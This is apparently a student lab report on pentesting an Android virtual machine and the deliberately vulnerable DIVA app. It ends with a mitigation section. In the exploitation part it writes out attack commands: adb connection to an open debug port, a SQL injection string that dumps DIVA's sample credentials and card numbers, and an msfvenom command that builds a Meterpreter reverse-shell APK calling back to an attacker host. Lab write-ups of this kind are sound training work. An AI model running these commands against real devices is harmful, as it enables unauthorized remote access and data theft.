|  |  |  |  |
| --- | --- | --- | --- |
|  |  | Mobile Pentesting  Otis Smith / Cybersecurity Professional / 11.28.23 |  |
|  |  |  |  |
| Pipette dropping liquid in a petri dish | | | |

|  |  |  |  |
| --- | --- | --- | --- |
|  |  |  | |
|  |  | TABLE OF CONTENTS |  |
|  |  | Summary …………………………..  Discovery……………………………  Vulnerability……………………….  Exploitation………………………..  References.………………………..  Mitigation…………………………... |  |



|  |  |  |
| --- | --- | --- |
| Summary |  | |
| The mobile pentesting assignment focused on conducting a pentest on an Android device, gaining access using ADB, and installing and exploring the DIVA app, completing challenges along the way. Key activities included enabling USB debugging, network scanning with nmap, connecting to an Android device using ADB, installing DIVA, and addressing vulnerabilities, including input validation issues. The bonus challenge involved insecure logging, extracting SQL commands from DIVA logs.  A hand holding a glowing city  Description automatically generated | |  |
| Discovery   1. USB Debugging Setup:   Enabled USB debugging on the Android virtual machine through Developer options.Configured  Enabled “**Allow USB debugging**”.  A screenshot of a computer  Description automatically generated  A screenshot of a computer  Description automatically generated   1. Network Scanning:   Utilized netdiscover to find the Android device's IP address.  Did a netdiscover with this command” **netdiscover -d 10.0.2.1-254**” to locate the android device ip address on the network.  A screenshot of a computer program  Description automatically generated  Ran the command “**nmap -T5 -A -p 5555 10.0.2.10**” to scan for any vulneraility.  A screenshot of a computer  Description automatically generated   1. ADB Connection:   Connected Kali to the Android device using ADB commands “**adb connect 10.0.2.10**”.  A screenshot of a computer  Description automatically generated   1. DIVA Installation:   Downloaded DIVA to Kali using git.  A screenshot of a computer  Description automatically generated   1. Challenge Exploitation:  * Installed DIVA on the Android device using ADB.   Did the command “**adb install DivaApplication.apk**“ and the “**Android**” icon is installed on the tablet.  A screenshot of a computer  Description automatically generated   * Explored DIVA challenges, addressing input validation issues.   Did a search with just a single quote (**‘**) A screenshot of a computer  Description automatically generated  Use the command **“ 1’ or ‘1’ != ‘2** “ got the username, password and Credit card information.  User:(admin) pass: (passwd123) Credit card: (1234567812345678)  User:(diva) pass: (p@ssword) Credit card: (1111222233334444)  User:(john) pass: (password123) Credit card: (5555666677778888)A screenshot of a computer  Description automatically generated  Uninstalled DIVA remotely using ADB commands.   1. Insecure Logging Bonus Challenge:  * Accessed the "**INSECURE LOGGING**" challenge in DIVA.   Selected “ **1. INSECURE LOGGING**”  A screenshot of a computer  Description automatically generated  On the Insecure logging page. Entered these card numbers” **1234567812345678,** **1111222233334444, 5555666677778888**” from step 7 into the field “**Enter your credit card number**”  A screenshot of a computer  Description automatically generated  A screenshot of a computer  Description automatically generated  A screenshot of a computer  Description automatically generated   * Retrieved SQL syntax/commands from DIVA logs.   Did the command “**adb logcat jakhar.aseem.diva** “ to produce the logs to look into for the package created.    Copy the result to notepad and did a search for “**DIVA**” and found the file “**Jakhar.aseem.diva**”  Image | |  |
|  | |  |

|  |  |  |
| --- | --- | --- |
| Vulnerability |  | |
| **Android Device:**   * USB debugging left enabled, exposing potential attack vectors.   A screenshot of a computer  Description automatically generated  Network scan revealed potential vulnerabilities in the Android device.    **DIVA App:**   * Input validation issues allowed unauthorized access to user data.   A screenshot of a computer  Description automatically generated   * Insecure logging practices, revealing sensitive information in logs.     A screenshot of a computer  Description automatically generated | |  |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Exploitation | | |  | |
| ADB Commands:   * Leveraged ADB for device connection, installation, and uninstallation of DIVA.   Command “**adb connect 10.0.2.10**”  A screenshot of a computer  Description automatically generated  command “**adb install DivaApplication.apk**“      Command “**adb uninstall jakhar.aseem.diva**”  DIVA remotely using ADB commands.  A black background with white text  Description automatically generated  A screenshot of a computer  Description automatically generated   * Utilized nmap for network scanning and identifying vulnerabilities.   Ran the command “**nmap -T5 -A -p 5555 10.0.2.10**” to scan for any vulnerability which return Port “**5555/tcp**”, State “**Open**”, and Service “**freeciv**”  A screenshot of a computer  Description automatically generated  DIVA Challenges:   * Exploited input validation issues to access user data. * Extracted SQL commands from insecure logging, demonstrating potential exploits.   Image  Meterpreter Reverse Shell:   * Created a malicious payload using msfvenom.   “**msfvenom -p android/meterpreter\_reverse\_tcp LHOST=10.0.2.4** **LPORT=4445 -f raw > android\_shell.apk**”     * Executed a successful Meterpreter reverse shell on the Android device.   After connecting to the device and have a shell environment, collected the following information:   * + Device brand – Use the command “**adb shell getprop ro.product.brand**”   A black background with white text  Description automatically generated   * + Device model– Use the command “**adb shell getprop ro.product.model**”   A close up of a logo  Description automatically generated   * + Device name– Use the command “**adb shell getprop ro.product.name**”   A red and white rectangle with white text  Description automatically generated   * + List of all installed packages on the devices– Use the command “**adb shell pm list package**”   A screenshot of a computer program  Description automatically generated | | | |  |
| References |  |  | |  |


Android Debug Bridge (ADB) Documentation: link

DIVA GitHub Repository: link

MakeUseOf Article on Uninstalling Apps with ADB: link

Forensics Spreitzenbarth Article on Cracking DIVA Challenges: link

Infosec Institute Article on Cracking DIVA Challenges: link

Mitigation: 

1. USB Debugging Security:
   * Disable USB Debugging: Ensure that USB debugging is disabled when not actively in use to prevent unauthorized access to the Android device.
   * Use Secure Channels: If USB debugging is necessary, consider using secure channels like SSH for ADB connections to enhance security.
2. Network Security:
   * Firewall Rules: Implement firewall rules to restrict access to critical ports and services on the Android device.
   * Regular Network Scans: Conduct regular network scans to identify and address potential vulnerabilities in the Android device's network configuration.
3. Input Validation:
   * Implement Strong Input Validation: Strengthen input validation mechanisms in mobile applications, including DIVA, to prevent SQL injection and other injection attacks.
   * Secure Coding Practices: Train developers on secure coding practices, emphasizing the importance of input validation to mitigate exploitation risks.
4. Logging Practices:
   * Sensitive Data Handling: Avoid logging sensitive information, such as credit card numbers, in clear text. Implement secure logging practices to protect sensitive data from exposure.
   * Log Encryption: If logging sensitive information is necessary, consider encrypting log files to ensure confidentiality.
5. DIVA App Security:
   * Regular Security Audits: Conduct regular security audits on mobile applications like DIVA to identify and address security vulnerabilities.
   * Patch and Update: Keep mobile applications updated with the latest security patches to address known vulnerabilities.
6. Exploitation Prevention:
   * User Permissions: Restrict permissions for mobile applications, ensuring they only have access to the necessary resources.
   * Monitoring ADB Connections: Regularly monitor ADB connections and audit commands to detect and prevent unauthorized access.
7. Network Scanning Awareness:
   * Educate Users: Raise awareness among users about the risks of network scanning and the importance of securing their devices.
   * Intrusion Detection Systems (IDS): Implement intrusion detection systems to detect and respond to network scanning activities.
8. Meterpreter Reverse Shell Mitigation:
   * Mobile Device Management (MDM): Employ Mobile Device Management solutions to monitor and control device configurations, preventing the installation of unauthorized applications.
   * Application Whitelisting: Implement application whitelisting to control which applications can be installed on the Android device.
9. Secure Development Lifecycle:
   * Include Security in SDLC: Integrate security into the Software Development Lifecycle (SDLC) to ensure that security considerations are addressed at every stage of application development.
   * Security Training: Provide ongoing security training to developers to keep them informed about emerging threats and secure coding practices.
10. Device Brand and Model Awareness:
    * Limit Exposure: Avoid exposing detailed device information through commands like "adb shell getprop" unless necessary for specific functionality.
    * Limit Access to Device Information: Restrict access to device information based on user roles and permissions.
11. References Utilization:
    * Stay Informed: Regularly refer to reputable sources, such as official documentation and security articles, to stay informed about best practices and potential risks.
    * Community Support: Engage with the security community and forums to seek advice, share insights, and stay updated on the latest security developments.

By incorporating these mitigation strategies, mobile application developers, administrators, and users can collectively enhance the security posture of Android devices, mitigate vulnerabilities, and reduce the risk of exploitation.

**Report:**

This report provides an overview of the mobile pentesting activities, discoveries, vulnerabilities identified, and the exploitation of these vulnerabilities. It highlights the importance of securing USB debugging, proper input validation, and the consequences of insecure logging practices. The references offer additional resources for further exploration and understanding of the tools and techniques used.